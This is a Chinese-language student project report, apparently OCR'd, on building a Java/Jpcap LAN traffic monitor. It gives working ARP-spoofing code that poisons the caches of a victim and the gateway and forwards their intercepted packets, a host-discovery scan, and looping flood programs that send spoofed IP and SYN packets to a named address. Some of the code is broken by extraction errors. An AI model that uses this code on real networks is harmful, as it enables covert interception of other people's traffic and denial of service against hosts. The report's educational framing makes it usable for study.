jpcap 网络流量监控

组长：李天翼

组员：

网络流量监控：主要实现了在局域网中，使用路由器上网，能够把整个局域网的计算机的据包，截获然后转发，根据截获的数据包，来进行流量的监控。进一步能够实现对流量的控制。

在 java 程序中要实现数据包截获，转发等操作必须了解一下 JPCAP。

JPCAP：


1.Jpcap 类库介绍

1．1 Jpcap 的使用

Jpcap 是 2003 年日本开发的一套能够捕获、发送网络数据包的 java 类库。因为核心 Java API 不能访问底层的网络数据，但 Jpcap 是一种提供在 Windows 或 UNIX 系统上进行这种访问的 Java API。Jpcap 不是一种纯粹的 Java 解决方案，它依赖本地库的使用。在 Windows 或 UNIX 上，你必须有必要的第三方库，分别是 WinPcap 或 libpcap。要在 java 中使用 Jpcap 类库需要安装 Jpcap 的运行和开发环境。

1．2 Jpcap 介绍

Jpcap 类库的基本结构如下图：



Jpcap 类库结构

1.2.1 Packet 基类及其子类

Packet 这个类是所有被捕获的数据包的基类，可以提供被捕获数据包的长度，被捕获数据包的时间标记等基本信息。

ARPPacket 和 IPPacket 是继承 Packet 的子类，它们将被捕获包分成两类。ARPPacket

按照 ARP 数据报的内容，将其各数据段的数据取出。IPPacket 则被分得更细。这两个类主要与是与数据链路层密切相关的，其与 MAC 地址相关的信息在 EthemetPacket 类中表示出来。EthemetPacket 是从 DatalinkPacket 继承而来的。

IPPacket 下有三个子类，分别是 ICMPPacket、TCPPacket、UDPPacket。这三个类分别表示的是被存储在 IP 数据报的报文中发送的 ICMP、TCP、UDP 报文。

1.2.2 Jpcap 的主要功能

Jpcap 提供了十分方便的数据包捕获方法。Jpcap 使用一个事件模型来处理包。首先，必须创建一个执行接口 jpcap.JpcapHandler 的类。

```
public class Jpcaphandler implements JpcapHandler {
    public void handlePacket(Packet packet){
        System.out.println(packet);
    }
}
```

为了捕获包，需要让 Jpcap 知道要用哪个网络设备来监听。API 提供了 jpcap.Jpcap.getDeviceList()方法以满足这一目的。这个方法返回一列字符串，可以按一下方法如下使用它：

```
String[] devices = Jpcap.getDeviceList();
```

一旦有了一个设备名称的目录，只要从其中选取一个用来监听：

```
String deviceName = devices[0];
```

选择一个设备之后，通过 Jpcap.openDevice()方法打开它。openDevice()方法需要四个参数：即将打开的设备名，从设备上一次读取的最大字节数，说明是否将设备设为混杂模式的 Boolean 值，和以后调用 processPacket()方法要使用到的超时值。

```
Jpcapjpcap = Jpcap.openDevice(deviceName, 1024, false, 10000);
```

openDevice()方法将一个参数返回到用以捕获的 Jpcap 对象。既然有了 Jpcap 实例，你可以调用 processPacket() 或 loopPacket()开始监听了。这两种方式都带有两个参数：捕获的最大包数可以是-1（说明没有限制）；执行 JpcapHandler 的一个类的实例。

如果你调用 processPacket()，那么 Jpcap 将一直捕获包，直到超过 openDevice 中规定的时限

或达到了规定的最大包数。loopPacket()则将一直捕获包，直到达到最大包数，如果没有最大数限制，它将永远运行下去。就像下面这样调用：

jpcap.loopPacket(-1, new Jpcaphandler());

对于捕获的数据包，可以利用 Jpcap 中的 Packet 及其子类进行分类分析，获得数据包的详细信息。

Jpcap 还有进行数据包过滤的函数 setFilter(java.lang.String condition, boolean optimize)。其中 condition 是过滤条件。在进行数据包捕获前设置过滤条件，可以将不感兴趣的数据包剔除。

jpcap.setFilter("host 210.212.147.149",true);

因为 Jpcap 对数据包进行了分类，而数据包中的关键字段也有接口调用，所以在设置过滤条件时也可以在利用这些条件进行更细致的分类。这将在后面的章节中介绍。

Jpcap 还提供了用来发送数据包的一个类 JpcapSender，可以用来发送 IPPacket 及其子类，包括 IPPacket、ICMPPacket、TCPPacket、UDPPacket。定义好一个相应的包后，就可以利用 sendPacket 函数发送数据包。

JpcapSender sender=JpcapSender.openDevice(Jpcap.getDeviceList()[0]);

sender.sendPacket(p); //send a packet

上面是对 JPCAP 的基本介绍。这是这个程序的基础。

2.数据包监听原理

网络监听是指利用计算机的网络接口截获目的地为第三方计算机的数据报文的一种技术。利用这种技术可以监听网络的当前流量状况；网络程序的运行以及非法窃取网络中传输的机密信息。

在共享式以太网中，所有的通讯都是广播的，也就是说通常在同一网段的所有网络接口都可以访问在物理媒体上传输的所有数据，使用ARP和RARP协议进行相互转换。在正常的情况下，一个网络接口应该只响应两种数据帧：与自己硬件地址相匹配的数据帧和发向所有机器的广播数据帧。在一个实际的系统中，数据的收发由网卡来完成。每个以太网卡拥有一个全球难一的以太网地址。以太网地址是一个48位的二进制数。在以太网卡中内建有一个数

据报过滤器。该数据报过滤器的作用是保留以本身网卡的MkC地址为通讯目的的数据报和广播数据报，丢弃所有其它无关的数据报，以免除CPU对无关的数据报作无谓的处理。这是以太网卡在一般情况下的工作方式。在这种方式下，以太网卡只将接收到的数据报中与本机有关部分向上传递。然而数据报过滤器是可以通过编程禁用的。禁用数据报过滤器后，网卡将把接收到的所有的数据报向上传递，上一层的软件因此可以监听以太网中其它计算机之间的通讯。我们称这种工作模式为“混杂模式”。多数网卡支持“混杂模式”，而该模式还是微软公司的“pC99”规范中对网卡的一个要求。

网卡的“混杂模式”使得采用普通网卡作为网络探针，实现网络的侦听变得非常容易。一方面方便了网络管理，另一方面，普通用户也能轻易地侦听网络通讯，对用户的数据通讯保密是一个很大的威胁。

在进行此种方式的数据监听时，是在网络的节点处设置网络设备为混杂模式，进行数据监听管理网络；黑客则是利用ARP侦探网络上出于混杂模式的网络节点并将黑客软件放置在节点处进行窃听的。

还有一种窃听方式是利用ARP欺骗达到的。ARP欺骗又被称为ARP重定向技术，ARP地址解析协议虽然是一个高效的数据链路层协议，但是作为一个局域网的协议，它是建立在各主机之间互相信任基础之上的，因此存在一定的安全问题：（1）主机地址映射表是基于高速缓存动态更新的，这是ARP协议的特色，也是安全问题之一。由于正常的主机间MAC地址刷新都是有时限的，这样假冒者如果在下次更新之前成功的修改了被攻击机器上的地址缓存，就可以进行假冒。　　（2）ARP请求以广播方式进行。这个问题是不可避免的，因为正是由于主机不知道通信对方的MAC地址，才需要进行ARP广播请求。这样攻击老就可以伪装ARP应答，与广播者真正要通信的机器进行竞争。还可以确定子网内机器什么时候会刷新MAC地址缓存，以确定最大时间限度的进行假冒。（3）可以随意发送ARP应答包。由于ARP协议是无状态的，任何主机即使在没有请求的时候也可以做出应答，只要应答有效，接收到应答包的主机就无条件的根据应答包的内容更新本机高速缓存。（4）ARP应答无需认证。由于ARP协议是一个局域网协议，设计之初，出于传输效率的考虑，在数据链路层就没有作安全上的防范。在使用ARP协议交换MAC地址时无需认证，只要收到来自局城网内的ARP应答包，就将其中的MAC／IP对刷新到本主机的高速缓存中。

ARP重定向的实施办法是根据以上ARP地址解析协议的安全漏洞，进行网络信息包的截获以及包的转发攻击活动，步骤如下：（1）把实施攻击的主机的网卡设置为混杂模式。（2）在实施攻击的主机上保持一个局域网内各个IP／MkC包的对应列表，并根据截获的IP包或者ARP包的原IP域进行更新。（3）收到一个IP包之后，分析包头，根据IP包头里的IP目的地址，

找到相应的MAC地址。（4）将本机的MAC地址设成原MAC地址，将第二步查到的MAC地址作为目的MAC地址，将收到的IP包发送出去。通过以上的重定向，攻击者使网络数据包在经过攻击者本身的主机后，转发到数据包应该真正到达的目的主机去，从而具有很强的欺骗性。

本文中采用的是第二种方法，即在共享以太网中通过ARP欺骗，监听整个以太网的数据包。

ARP 欺骗的详细原理：

局域网监听利用的是所谓的“ARP 欺骗”技术。在以前曾经一段阶段，局域网的布局是使用总线式（或集线式）结构，要到达监听只需要将网卡设定为混杂模式即可，但现在的局域网络普遍采用的是交换式网络，所以单纯靠混杂模式来达到监听的方法已经不可行了。所以为了达到监听的目的，我们需要“欺骗”路由器、“欺骗”交换机，即“ARP 欺骗”技术。

假设本机为 A，监听目标为 B。

首先，伪造一个 ARP REPLY 包，数据链路层头及 ARP 内容部分的源 MAC 地址填入 A 的 MAC 地址，而源 IP 部分填入网关 IP，目的地址填入 B 的 MAC、IP，然后将这个包发送给 B，而 B 接收到这个伪造的 ARP REPLY 包后，由于源 IP 为网关 IP，于是在它的 ARP 缓存表里刷新了一项，将（网关 IP，网关 MAC）刷新成（网关 IP，A 的 MAC）。而 B 要访问外部的网都需要经过网关，这时候这些要经过网关的包就通通流到 A 的机器上来了。

接着，再伪造一个 ARP REPLY 包，数据链路层头及 ARP 内容部分的源 MAC 地址填入 A 的 MAC 地址，而源 IP 部分填入 B 的 IP，目的地址填入网关 MAC、IP，然后将这个包发给网关，网关接收到这个伪造的 ARP REPLY 包后，由于源 IP 为 B 的 IP，于是在它的 ARP 缓存表里刷新了一项，将（B 的 IP，B 的 MAC）刷新成（B 的 IP，A 的 MAC）。这时候外部传给 B 的数据包经过网关时，就通通转发给 A。

这样还只是拦截了 B 的数据包而已，B 并不能上网——解决方法是将接收到的包，除了目的地址部分稍做修改，其它原封不动的再转发出去，这样就达到了监听的目的——在 B 不知不觉中浏览了 B 所有的对外数据包。

ARP 数据包解析

单元：Byte

Ethernet 头部			ARP 数据部分							
6	6	2	2	2	2	2	4	6	4	6
目标MAC地址	源地MAC地址	类型号 0x0800:ip 0x0806:ARP	局域网类型 以太网 0x0001	网络协议类型 IP 网络 0x0800	MAC/IP地址长度，恒为 0x06/04	ARP 包类型 REPLY 0x0002	ARP目标IP地址	ARP目标MAC地址	ARP源IP地址	ARP源MAC地址

2．用 JPCAP 实现监听

就如上面说的，为了实现监听，我们必须做四件事：

A．发送 ARP 包修改 B 的 ARP 缓存表；

B．发送 ARP 包修改路由 ARP 缓存表；

C．转发 B 发过来的数据包；

D．转发路由发过来的数据包

3.程序详细设计

这个程序主要就是发送 ARP 数据包，欺骗路由器。

1.要知道整个局域网内 IP 地址范围。

对于这个问题，我们首先要知道局域网的子网掩码，和网关地址，然后通过这两个部分获取整个局域网内能够设置的 IP 地址。

获取子网掩码，调用系统的 ipconfig/all命令就能够获取到子网掩码

```
public String SubnetMask()
{
    String mask;
    exec="cmd  /c  ipconfig /all"; //获取子网掩码
    Run();
    try
    {
        while(true)
```

```
        {
            String s;
            s=br.readLine();
            if(s==null) break;
            if(s.contains("Subnet Mask"))
            {
            mask=s.substring(s.indexOf(": ")+2);
                return mask;
             }
        }
    }
    catch(IOException ex)
    {
        ex.printStackTrace();
    }
    return null;
                                                                    }
```

1. **获取网关地址，调用熊的 IPCONFIG/ALL 命令就能够获取网关 IP。**
2. **然后通过子网掩码，与上网关地址，就能够获取开始以及结束 IP 地址了。**

2.获取存活的计算机。

获取存活的 IP 地址

1. 可以使用 InetAddress 的 ISRESEARCH()函数来判定这个 IP 地址是否能够 PING 通。但是有时候不能够准确的确定该 IP 地址的存活。因此我没有使用这个函数来确定，是否存活。

2. 我调用了系统自带的 PING 命令来判定该 IP 地址是否存活。
   在这其中使用过了线程池来调用 PING 命令来判断 IP 地址存活。
   如果不使用多线程来 PING，程序速度将会很慢，因此我使用了多线程，
   要寻找出所有的 IP 地址，就要使用多线程来 PING，否则速度很慢。
   线程池类为 java.util.concurrent.ThreadPoolExecutor ，常用构造方法为：

```
ThreadPoolExecutor(int corePoolSize, int maximumPoolSize,

long keepAliveTime, TimeUnit unit,

BlockingQueue<Runnable> workQueue,

RejectedExecutionHandler handler)
```

corePoolSize ： 线程池维护线程的最少数量

maximumPoolSize ：线程池维护线程的最大数量

keepAliveTime ： 线程池维护线程所允许的空闲时间

unit ： 线程池维护线程所允许的空闲时间的单位

workQueue ： 线程池所使用的缓冲队列

handler ： 线程池对拒绝任务的处理策略

一个任务通过 execute(Runnable) 方法被添加到线程池，任务就是一个 Runnable 类型的对象，任务的执行方法就是 Runnable 类型对象的run() 方法。

当一个任务通过execute(Runnable) 方法欲添加到线程池时：

l 如果此时线程池中的数量小于corePoolSize ，即使线程池中的线程都处于空闲状态，也要创建新的线程来处理被添加的任务。

l 如果此时线程池中的数量等于 corePoolSize ，但是缓冲队列 workQueue 未满，那么任务被放入缓冲队列。

l 如果此时线程池中的数量大于corePoolSize ，缓冲队列workQueue 满，并且线程池中的数量小于maximumPoolSize ，建新的线程来处理被添加的任务。

l 如果此时线程池中的数量大于corePoolSize ，缓冲队列workQueue 满，并且线程池中的数量等于maximumPoolSize ，那么通过 handler 所指定的策略来处理此任务。也就是：处理任务的优先级为：核心线程corePoolSize 、任务队列workQueue 、最大线程maximumPoolSize ，如果三者都满了，使用handler 处理被拒绝的任务。

l 当线程池中的线程数量大于 corePoolSize 时，如果某线程空闲时间超过 keepAliveTime ，线程将被终止。这样，线程池可以动态的调整池中的线程数。

unit 可选的参数为java.util.concurrent.TimeUnit 中的几个静态属性：

NANOSECONDS 、

MICROSECONDS 、

MILLISECONDS 、

SECONDS 。

workQueue 常用的是：java.util.concurrent.ArrayBlockingQueue

handler 有四个选择：

ThreadPoolExecutor.AbortPolicy()

抛出java.util.concurrent.RejectedExecutionException 异常

ThreadPoolExecutor.CallerRunsPolicy()

重试添加当前的任务，他会自动重复调用execute() 方法

ThreadPoolExecutor.DiscardOldestPolicy()

抛弃旧的任务

ThreadPoolExecutor.DiscardPolicy()

抛弃当前的任务

http://blog.csdn.net/waterbig/archive/2009/11/10/4794214.aspx**for**(i=example.get_start();i<=example.get_end();i++)

```
        {
            threadPool.execute(new alive(i,example.get_start()));
        }
```

这个循环将一个一个线程全部将线程加入线程池，然后交给线程池管理线程的运行。

3. **当寻找出所有存活的IP地址以后，通过nbtstat -a Ip这条命令找出所有存活的IP**的MAC地址。

```
    public String[] op_address(String ip)
    {
        int flag=1;
        String[] adr=new String[2];
        exec="nbtstat   -a ";
        exec=exec+ip;
        Run();
        try
        {
            while(true)
            {
                String s;
                s=br.readLine();
                if(s==null) break;

    if(flag==1&&s.contains("UNIQUE")&&s.contains("Registered"))
                {
                    flag=0;
                    adr[1]=s.substring(s.indexOf("UNIQUE
Registered")-21,s.indexOf("UNIQUE     Registered")-7);
                }
                if(s.contains("MAC Address"))
                {
                    adr[0]=s.substring(s.indexOf("= ")+2);
                    return adr;
                }
            }
        }
        catch(IOException ex)
        {
            ex.printStackTrace();
        }
        return null;
    }
```

构造发送 IP 数据包

IP 数据包的构造，主要是 IP 报文段的构造。在 Jpcap 中提供的函数为 setIPv4Parameter。利用这个函数，可以十分方便的进行 IP 数据包的构造，它的各个参数的含义如下：

服务类型设置：d_flag - IP flag bit: [D]elay　　表示要求有更低的时延

t_flag - IP flag bit: [T]hrough　　表示要求有更高的吞吐量

r_flag - IP flag bit: [R] eliability　　表示要求更高的可靠性

rsv_tos - Type of Service (TOS)　　服务类型

优先权：priority – Priority

数据偏移设置：rsv_frag - Fragmentation Reservation flag　有无碎片标识

dont_frag - Don't fragment flag　　末尾碎片标识

more_frag - More fragment flag　　尚有碎片表示

offset – Offset　　数据块偏移

IP 数据报识别标志：ident – Identifier　　上层协议调用

生存时间：ttl - Time To Live

上层协议类型：protocol - Protocol

源 IP：src - Source IP address

目的 IP：dst - Destination IP address

在下面的程序中发送出去的是一个从伪造 IP 向被攻击主机，协议号为 230（未分配）的 IP 数据报。

```
import jpcap.*;
class ipnoprotocol  {
    public static void main(String[] args) throws java.io.IOException    {
        JpcapSender sender=JpcapSender.openDevice(Jpcap.getDeviceList()[0]);
        //build packet
        IPPacket ipp= new IPPacket();
        ipp.setIPv4Parameter(0,false,false,false,0,false,false,false,0,0,255,
                             230,    //230 未定义协议
                             new IPAddress(110.110.17.101),
                             new IPAddress("210.40.7.149"));
        ipp.data="".getBytes();
        //send packet
```

```
            while(true)          {
                sender.sendPacket(ipp);
            }
        }
    }
```

发送结果分析

在局域网内的某主机上运行编译好的 ipnoprotocol 程序，攻击 IP 为 210.40.7.149 的主机。这时，可以在被攻击主机上发现 CPU 利用率显著上升，也就是操作系统资源被消耗掉了。同时在局域网内另一台主机上进行数据包捕获，可以获得如下一组数据包：

IP 包 1： 110.110.17.101－>210.40.7.149 TTL：255 Protocol：unknow（230）

IP 包 2： 110.110.17.101－>210.40.7.149 TTL：254 Protocol：unknow（230）

ICMP 包：210.40.7.149－>110.110.17.101 type：3 code：2

可以看到带有非正常协议的 IP 数据包到达了目的主机，主机对此进行了回执。具体的过程是发送的数据包为 IP 包 1，先经过路由器，TTL 衰减一次，成为 IP 包 2，到达数据包目的地－IP 为 210.40.7.149 的主机。这时由于 IP 数据报中的协议字段为未知协议，但 IP 校验和无误，因此系统不会丢弃数据包，但也无法确定要把此 IP 数据报往上层的哪个应用程序接收。系统认为此 IP 数据报的协议没有被传送或不支持此协议，便发送一个指向伪 IP(110.110.17.101)的 ICMP 包。ICMP 中字段 type 为 3 表示 IP 数据报到达不了接收端，code 为 2 表示是协议无法到达。

如果构造一个正常的 IP 数据报，协议字段写入已定义的上层字段，如 TCP 协议或 ICMP 协议，就需要构造 TCP 数据报或 ICMP 数据报等相应数据段。而如果不进行相应协议数据报的构造或直接置空，则发送数据包到达目的主机后将会被舍弃，系统不进行任何处理。

	正常 IP 数据报	非正常 IP 数据报
协议字段	TCP(6)	Unknow(230)
数据段有数据(自定义)	数据包错误	数据包正常
数据段无数据	畸形数据包	数据包正常
接收端处理	丢弃	回执 ICMP
接收主机系统资源占用率	约上升 5%	约上升 20%

由此可以看出，因为 IP 数据报中的协议字段只对首部进行检验，所以只要保证首部无误就可以进行数据包传送。而在协议字段中代表的协议编号目前并没有全部分配，恶意构造含有

未分配协议字段的 IP 数据报对目的主机发送，会使得接收主机的系统资源大量耗费，甚至当机。

构造发送 TCP 数据包：

TCP 数据报是被封装在 IP 数据报的数据段中的，要发送 TCP 数据包，必须先构造 IP 数据报，然后构造 TCP 数据报，将其发入 IP 数据包的数据段，进行发送。构造 TCP 数据报在 Jpcap 中利用 TCPPacket 类直接构造。各个变量的含义如下：

TCPPacket (int src_port,	源 IP
int dst_port,	目的 IP
long sequence,	顺序号
long ack_num,	确认号
boolean urg,	紧急数据标志
boolean ack,	确认号有效标志
boolean psh,	传送强制功能标志
boolean rst,	请求连接重设标志
boolean syn,	请求顺序号同步处理标志
boolean fin,	发送结束标志
boolean rsv1,	RSV1 标志
boolean rsv2,	RSV2 标志
int window,	窗口大小
int urgent)	紧急数据指针

构造 TCP 数据包要保证校验和正确，才能被正确传送。由于 TCP 数据报的校验和字段在 Jpcap 中被封装，所以无法实现正确 TCP 数据包的传输。校验和不正确的数据包还是可以在网络中传输的，但无法被接收。

```
//发送 TCP 数据包
import jpcap.*;

class tcp{
    public static void main(String[] args) throws java.io.IOException{
        JpcapSender sender=JpcapSender.openDevice(Jpcap.getDeviceList()[0]);
```

```
        //build tcpPacket
        TCPPacket p;
        p= new TCPPacket(80,237,123,0,false,false,false,false,true,false,false,false,1024,0);
            p.setIPv4Parameter(0,false,false,false,0,true,false,false,2,1,255,6,
            new IPAddress(virip[i]),new IPAddress("210.40.7.149"));
            p.data="".getBytes();
        while(true){
            sender.sendPacket(p[j]);
        }
    }
}
```

5.2.2 发送结果分析

上一小节中构造了一个标识为 SYN 的 TCP 包，其中包含错误的校验和。将 TCP 包放入到伪装的 IP 报文的数据段。其中的源 IP 为伪造 IP，目的 IP 为同局域网中的一真实 IP，然后在主机 A 进行发送。预测结果是形成无用数据包，仅造成网络阻塞。在以太网主机 B 中进行数据包捕获，发现每发送一个数据包，可以捕获到两个类似的数据包，数目增加了一倍。

经过研究发现，两个数据包并非完全一样，其以太网帧中的源 MAC 地址和目的 MAC 地址并不相同。主机 A 发送的数据包其源 MAC 地址为本机 MAC 地址，目的 MAC 地址为以太网网关 MAC 地址；另一数据包源 MAC 地址为网关 MAC 地址，目的 MAC 地址为原来要发送目的主机的 MAC 地址。这种情况发生在伪装 IP 不是内部 IP 的情况下，当伪装为内部 IP 时并没有这种情况。

经过仔细分析，发现在发送 IP 数据包前进行以太网帧的打包时，系统会先进行询问源 IP 所在位置的 MAC 地址为多少的 ARP 请求，此时如果得不到应答，此数据包直接被丢弃。如果有应答，则按源 IP 分为两种情况。源 IP 为内网 IP 则将 MAC 地址放在目的 MAC 地址进行发送。此时因为 TCP 校验和错误，到达后数据包被丢弃，但可以捕获到一次数据包发送。源 IP 为外部，则将数据包目的 MAC 地址赋值为目的 MAC 地址进行发送。当数据包到达网关时，网关对目的 IP 进行检查，发现为内部 IP，于是将目的 MAC 地址改为要发送 IP 地址的正确 MAC 地址，向内网发送。此时，在网关不会进行 TCP 校验和的检验。于是在局域网内便捕获到两次发送的数据包。在网关的帮助下，数据包被重复发送了一次，使无用

数据包被加倍，这样就使得网络充斥着加倍的无用数据包，带宽被降低。

4．最关键的部分，也是整个程序最重要的地方，就是构造 ARP 包，来欺骗主机，以及网关。

首先构造 ARP 包

```
public changeARP(byte[] targetMAC, String targetIp,byte[] gateMAC, String gateIp)
throws UnknownHostException,InterruptedException {
this. targetMAC = targetMAC;
this. targetIp = targetIp;
this. gateMAC = gateMAC;
this. gateIp = gateIp;
getDevice();
arpTarget = new ARPPacket();
  //修改 B 的 ARP 表的 ARP 包
arpTarget.hardtype = ARPPacket.HARDTYPE_ETHER;
  //选择以太网类型(Ethernet)
arpTarget.prototype = ARPPacket.PROTOTYPE_IP
; //选择 IP 网络协议类型
arpTarget.operation = ARPPacket.ARP_REPLY;
  //选择 REPLY 类型
arpTarget.hlen = 6
; //MAC 地址长度固定 6 个字节
arpTarget.plen = 4;
//IP 地址长度固定 4 个字节
arpTarget.sender_hardaddr = device.mac_address;
  //A 的 MAC 地址
arpTarget.sender_protoaddr = InetAddress.getByName(gateIp).getAddress();
  //网关 IP
arpTarget.target_hardaddr = targetMAC;
//B 的 MAC 地址
arpTarget.target_protoaddr = InetAddress.getByName(targetIp).getAddress();
  //B 的 IP

EthernetPacket ethToTarget = new EthernetPacket();
//创建一个以太网头
ethToTarget.frametype = EthernetPacket.ETHERTYPE_ARP;
  //选择以太包类型
ethToTarget.src_mac = device.mac_address;
  //A 的 MAC 地址
ethToTarget.dst_mac = targetMAC;
```

//B 的 MAC 地址
arpTarget.datalink = ethToTarget;
//将以太头添加到 ARP 包前

arpGate = new ARPPacket();
//修改网关 ARP 表的包
arpGate.hardtype = ARPPacket.HARDTYPE_ETHER
; //跟以上相似，不再重复注析
arpGate.prototype = ARPPacket.PROTOTYPE_IP;
arpGate.operation = ARPPacket.ARP_REPLY;
arpGate.hlen = 6;
arpGate.plen = 4;
arpGate.sender_hardaddr = device.mac_address;
arpGate.sender_protoaddr = InetAddress.getByName(targetIp).getAddress();
arpGate.target_hardaddr = gateMAC;
arpGate.target_protoaddr = InetAddress.getByName(gateIp).getAddress();

EthernetPacket ethToGate = new EthernetPacket();
ethToGate.frametype = EthernetPacket.ETHERTYPE_ARP;
ethToGate.src_mac = device.mac_address;
ethToGate.dst_mac = gateMAC;
arpGate.datalink = ethToGate;
然后对每一个存活的 ip 地址发送 ARP 包。
thread=new Thread(new Runnable(){
//创建一个进程控制发包速度
public void run() {
while (true) {
sender.sendPacket(arpTarget);
sender.sendPacket(arpGate);
Thread.sleep(500);
}).start();
在这里要创建一个进程来发送 ARP 包。因为 ARP 表每隔一段时间就要刷新一次，因此程序要隔一段时间就发送一个 ARP 包。来更新 ARP 缓存表。

4. 到了这里整个 ARP 欺骗就已经完成了，可以自由的获取想要获取的 IP 地址的数据包了

流量分析

在能够获取以太网上的数据包后，进行流量分析是十分必要的。通常的网络数据流量的测量方法是按照一定的时间间隔得出一个平均负载。所以首先要获得数据包大小的数据再进行进一步的计算。

```
new flux();
            try
        {
//获取设备的链接
            getDevices();
```

```
            }
        catch (IOException e)
            {
                e.printStackTrace();
            }
//定义一个IPPACKET数据包
        IPPacket ipPacket = null;
//第一一个日期
        Date time = new Date();
        long now,before;
//获取当前时间，以毫秒表示
        now = time.getTime();
           before = now;

        while(true)
          {
            time = new Date();
            now = time.getTime();
            //2秒刷新一次流量
            if(now - before >= 2000)
            {
              tf_upload.setText(String.valueOf(paket_flux_upload));
              tf_download.setText(String.valueOf(paket_flux_download));
              before = now;
                //System.out.println(paket_flux_upload/2048+" " +
paket_flux_download/2048);
                paket_flux_upload = 0;
                paket_flux_download = 0;
            }
            //截取数据包
            ipPacket =(IPPacket)Captor.getPacket();
            //System.out.println(ipPacket);


          }
```

数据包大小的表示

数据包的大小在 Jpcap 的 Packet 类中有直接的字段来表示，单位为字节。Packet 类是可以包含所有被捕获包类型的，只要进行连续的数据包监听，那几乎所有的网络数据包都会捕获并在 Packet 类中存放其长度。

long packet_flux=packet.len;

这只是一个数据包的长度，只要再将每秒中数据报长度进行累加就可以得到这一秒的平

均流量，修改为：

long packet_flux+=packet.len;

时间利用 java.util 中的 date 类来控制，每一秒得到数据包累加结果后，进行一次输出。

40303 35601 22767 62 44728 27378 23667 31671 1514 33321

上面是随机取得的连续十次每秒数据包流量。因为流量分析是进行统计，数据并不需要完全的精确，而且如果采用字节/秒为单位也不方便，因此采用千字节/秒的单位，上述数据处理得到如下结果：

40 37 23 0 45 27 24 32 2 33

这时的网络是出于空闲状态，其中的数据包主要是一些广播的 ARP 数据包。当网络繁忙时，再取得一组数据如下：

830 768 838 854 988 1139 1170 1174 1141 1157 1084

这是在以太网内部进行文件传输时得到的数据，这时可以利用这些数据进行更直观的图形显示或其他相关操作。

在接收到数据包以后，还要将数据包转发。否则将会使局域网的计算机无法上网。

转发的代码：

```
        private void send(Packet packet, byte[] changeMAC)
        {
            EthernetPacket eth;
            if (packet.datalink instanceof EthernetPacket)
            {
            eth=(EthernetPacket) packet.datalink;
                eth.dst_mac = changeMAC;
//修改包以太头，改变包的目标
                eth.src_mac = device.mac_address;
 //源发送者为本机

                    packet.datalink = eth;
                     sender.sendPacket(packet);
```

接收数据包的代码：


```
ipPacket =(IPPacket)Captor.getPacket();
            //System.out.println(ipPacket);
            if(ipPacket!=null)
            {
                //若目的地址是目标IP的数据包则转发给网关
                if (ipPacket.src_ip.getHostAddress().equals(TtargetIP))
                {
                    send(ipPacket, TgateMAC);
                    //累加到总流量
                    paket_flux_upload += ipPacket.len;
```

```
            }
        //若是源地址是目标机器的MAC地址则转发给目标机器
        else if(ipPacket.dst_ip.getHostAddress().equals(TtargetIP))
                {
                    send(ipPacket, TtargetMAC);
                    //累加到总流量
                    paket_flux_download += ipPacket.len;
                }
        }
                                                                    }
                                                                }
```

